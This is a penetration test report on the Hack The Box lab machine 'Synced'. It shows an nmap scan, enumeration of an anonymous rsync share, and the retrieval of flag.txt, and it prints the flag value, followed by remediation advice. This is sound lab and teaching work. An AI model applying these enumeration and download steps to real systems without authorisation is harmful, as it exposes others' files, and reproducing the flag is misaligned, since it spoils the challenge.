Title Page

Engagement Report

Target: Synced (HTB)

Roya Hodge

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# General Information

This report documents the findings from a simulated penetration test conducted against a target system as part of a controlled lab environment. The purpose of this assessment was to identify vulnerabilities in publicly exposed services and evaluate the potential risk they may pose if left unaddressed.

# Scope

The scope of this test was limited to external interaction with the target system at IP address 10.129.29.154. All testing was conducted within a controlled lab environment, and no destructive actions were performed.

# Executive Summary

During this assessment, the target system was evaluated for publicly exposed services and potential security weaknesses. The testing identified a misconfigured rsync service that allowed anonymous access to a shared directory.

Through this access, it was possible to view and retrieve files without authentication, demonstrating a clear risk of unauthorized data exposure. This type of vulnerability could allow

an attacker to access sensitive information if similar configurations were present in a real-world environment.

Overall, the findings indicate that while the system was accessible, basic access controls were not properly enforced. Addressing this issue would significantly reduce the risk of unauthorized access and improve the overall security posture of the system.

# Vulnerability Summary

| Risk | Vulnerability | Affected System |
|---|---|---|
| High | Anonymous rsync share allowing unauthorized file access | 10.129.29.154 |

# Technical Details

## Service Discovery

Initial reconnaissance was performed using Nmap to identify open ports and services on the target system. The scan revealed that port 873 was open and running an rsync service.




**Figure 1: Nmap scan showing open rsync service**

## Rsync Enumeration

The rsync service was further enumerated to identify available shares. This revealed an anonymously accessible share named “public,” indicating that no authentication was required to interact with the service.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└──╼ [★]$ nmap -sC -sV 10.129.29.154
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-19 18:34 CDT
Nmap scan report for 10.129.29.154
Host is up (0.0087s latency).
Not shown: 999 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
873/tcp open  rsync   (protocol version 31)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.90 seconds
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└──╼ [★]$ rsync rysnc://10.129.29.154
ssh: Could not resolve hostname rysnc: Name or service not known
rsync: connection unexpectedly closed (0 bytes received so far) [Receiver]
rsync error: unexplained error (code 255) at io.c(232) [Receiver=3.2.7]
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└──╼ [★]$ rsync rsync://10.129.29.154
public          Anonymous Share
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└──╼ [★]$
```

**Figure 2: Rsync enumeration showing available shares**

## Share Access

The public share was accessed without authentication, and its contents were listed. Within the directory, a file named flag.txt was discovered, confirming that sensitive files were exposed.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-19 18:34 CDT
Nmap scan report for 10.129.29.154
Host is up (0.0087s latency).
Not shown: 999 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
873/tcp open  rsync   (protocol version 31)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.90 seconds
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└──╼ [★]$ rsync rysnc://10.129.29.154
ssh: Could not resolve hostname rysnc: Name or service not known
rsync: connection unexpectedly closed (0 bytes received so far) [Receiver]
rsync error: unexplained error (code 255) at io.c(232) [Receiver=3.2.7]
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└──╼ [★]$ rsync rsync://10.129.29.154
public          Anonymous Share
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└──╼ [★]$ rsync rsync://10.129.29.154/public
drwxr-xr-x          4,096 2022/10/24 17:02:23 .
-rw-r--r--             33 2022/10/24 16:32:03 flag.txt
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└──╼ [★]$
```

**Figure 3: Anonymous access to public share**

## File Retrieval (Proof of Impact)

The file flag.txt was retrieved from the share using the rsync protocol and viewed locally. This confirmed that unauthorized users can download files directly from the system without authentication.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
└─╼ [★]$ rsync rysnc://10.129.29.154
ssh: Could not resolve hostname rysnc: Name or service not known
rsync: connection unexpectedly closed (0 bytes received so far) [Receiver]
rsync error: unexplained error (code 255) at io.c(232) [Receiver=3.2.7]
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└─╼ [★]$ rsync rsync://10.129.29.154
public          Anonymous Share
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└─╼ [★]$ rsync rsync://10.129.29.154/public
drwxr-xr-x          4,096 2022/10/24 17:02:23 .
-rw-r--r--             33 2022/10/24 16:32:03 flag.txt
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└─╼ [★]$ rsync rsync://10.129.29.154/public/flag.txt
-rw-r--r--             33 2022/10/24 16:32:03 flag.txt
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└─╼ [★]$ cat flag.txt
cat: flag.txt: No such file or directory
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└─╼ [★]$ rsync rsync://10.129.29.154/public/flag.txt .
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└─╼ [★]$ cat flag.txt
72eaf5344ebb84908ae543a719830519
┌─[us-starting-point-vip-1-dhcp]─[10.10.15.66]─[rhodge22@htb-boalytkslj]─[~]
└─╼ [★]$
```

**Figure 4: Retrieval of flag.txt demonstrating unauthorized access**

This confirms that the rsync service is misconfigured to allow unauthenticated users to access and download files, representing a clear security vulnerability.

# Recommendations

It is recommended to disable anonymous access to the rsync service and require authentication for all shared directories. Access should be restricted to authorized users only, and sensitive files should not be stored in publicly accessible locations.

Additionally, network-level controls such as firewall rules should be implemented to limit access to the rsync service to trusted IP addresses where possible. Regular audits of file permissions and service configurations should also be conducted to ensure that unauthorized access is not permitted. Implementing these controls would significantly reduce the risk of unauthorized data exposure.

# Conclusion

In conclusion, the assessment identified a misconfigured rsync service that allowed anonymous access to a shared directory. This vulnerability made it possible to view and retrieve files without authentication, demonstrating a clear risk of unauthorized data exposure.

While the issue was straightforward to exploit, it highlights the importance of properly securing publicly accessible services. Implementing appropriate access controls and restricting unauthorized access would significantly improve the overall security of the system.